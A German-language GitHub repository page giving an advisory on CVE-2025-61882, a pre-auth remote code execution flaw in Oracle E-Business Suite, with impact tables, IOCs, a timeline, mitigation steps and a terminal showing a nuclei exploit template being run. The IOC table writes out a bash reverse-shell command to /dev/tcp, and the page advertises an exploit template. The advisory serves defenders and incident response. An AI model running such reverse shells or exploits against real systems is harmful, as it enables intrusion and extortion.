 222dff-afk/blackash-cve-2025-61882
Bietet ein detailliertes CVE-2025-61882-Advisory mit technischer Analyse, IOCs, Erkennungsabfragen und einer nuclei-basierten Exploit-Vorlage für die Pre-Auth-RCE in Oracle E-Business Suite.

Kurzzusammenfassung: Kritische Pre‑Auth Remote Code Execution in Oracle E‑Business Suite (EBS) — betrifft 12.2.3 → 12.2.14, CVSS 9.8, aktiv in freier Wildbahn ausgenutzt (Ransom-/Erpressungsaktivitäten gemeldet). ([oracle.com][1])
| Feld | Details |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Produkt / Komponente | Oracle E‑Business Suite (EBS) — Concurrent Processing / BI Publisher Integration |
| 📦 Betroffene Versionen | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Typ | Remote Code Execution (RCE) — keine Authentifizierung erforderlich |
| 🔥 In freier Wildbahn ausgenutzt | Ja — Massenausnutzung / Erpressungskampagnen gemeldet |
| 📅 Offenlegung / Zeitplan | Oktober 2025 (Herstellerhinweis + öffentliche Writeups). ([oracle.com][1]) |
(Oben konsolidiert aus Herstellerhinweis, NVD/CISA und mehreren Herstelleranalysen.) ([oracle.com][1])
| Auswirkungsbereich | Was es bedeutet |
|---|---|
| 🔓 Vertraulichkeit | Angreifer können sensible HR-/Finanz-/ERP-Daten lesen |
| 🛠️ Integrität | Angreifer können Datensätze ändern, Backdoors erstellen oder Konfigurationen verändern |
| ⚡ Verfügbarkeit | Angreifer können Dienste stören, Ransomware ausführen oder Backups zerstören |
| 🧭 Risikostufe | Extrem — Pre‑Auth RCE auf kritischem ERP-System → mögliche vollständige Domain-Übernahme |
Referenzen, die hochriskante Ausnutzung und Ransomware-Verbindungen melden. ([Rapid7][2])
Oracle und Incident-Responder haben IOCs veröffentlicht; unten sind repräsentative Beispiele aus Hinweisen und Hersteller-Writeups. Suchen Sie in Logs und Endpunkten nach diesen Mustern. ([oracle.com][1])
| Typ | Beispiel |
|---|---|
| 🌐 IPs (beobachtet) | 200.107.207.26, 185.181.60.11 (beispielhafte gemeldete Adressen) |
| 🧾 Befehlsmuster | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (Reverse Shell) |
| 🗂️ Datei-Hashes | Mehrere SHA‑256-Hashes für vermutete Exploit-Skripte (vollständige Liste im Herstellerhinweis) |
| 🕳️ Artefakte | Unerwartete Web-Shells, neue Cronjobs, verdächtige ausgehende Verbindungen zu ungewöhnlichen IPs/Ports |
Wenn Sie die vollständige IOC-Liste (IPs, vollständige Hashes, Dateinamen) möchten, kann ich sie hier einfügen — sagen Sie „IOCs einfügen“. (Keine Links.)
| Datum | Ereignis |
|---|---|
| 9. Aug. 2025 | Früheste gemeldete reale Ausnutzungsaktivität (Hersteller-Telemetrie). ([crowdstrike.com][4]) |
| Anfang Okt. 2025 | Oracle hat Sicherheitshinweis / Patch-Verfügbarkeit für EBS herausgegeben. ([oracle.com][1]) |
| 6.–7. Okt. 2025 | CISA hat die CVE in ihren Katalog bekannter ausgenutzter Schwachstellen (KEV) aufgenommen (Leitfaden für Bundesbehörden, Frist für Maßnahmen). ([cisa.gov][5]) |
| Okt. 2025 (laufend) | Mehrere Hersteller-Writeups und Massenexploit-Berichte (CrowdStrike, Rapid7, Tenable usw.). ([crowdstrike.com][4]) |
| Priorität | Aktion | Hinweise / Beispiel-Details |
|---|---|---|
| 1️⃣ Kritisch | Patchen betroffener EBS-Instanzen | Oracle-Sicherheitshinweis-Patches für Versionen 12.2.3–12.2.14 sofort anwenden. ([oracle.com][1]) |
| 2️⃣ Hoch | Isolieren / Einschränken des Zugriffs auf EBS-Web-Endpunkte | Internetzugängliches HTTP/HTTPS zu EBS blockieren; nur vertrauenswürdige Admin-IPs oder VPN zulassen. |
| 3️⃣ Hoch | WAF-Regeln aktivieren/anpassen | Hersteller-/Community-WAF-Signaturen für die Exploit-Muster bereitstellen; verdächtige Payloads blockieren. ([Rapid7][2]) |
| 4️⃣ Hoch | Jagen & erkennen | Logs nach Reverse-Shell-Befehlen, abnormalen Dateischreibvorgängen und ausgehenden Verbindungen zu IOCs durchsuchen. |
| 5️⃣ Vorfall | Eindämmen & reagieren, wenn Kompromittierung gefunden | Host isolieren, forensische Beweise sichern, Zugangsdaten ändern, aus sauberen Backups neu aufbauen. |
| 6️⃣ Richtlinie | Melden & benachrichtigen | Wenn regulatorische/vertragliche Anforderungen gelten, Interessengruppen und Behörden gemäß Richtlinie benachrichtigen (CISA/KEV-Leitfaden kann gelten). ([nvd.nist.gov][3]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io
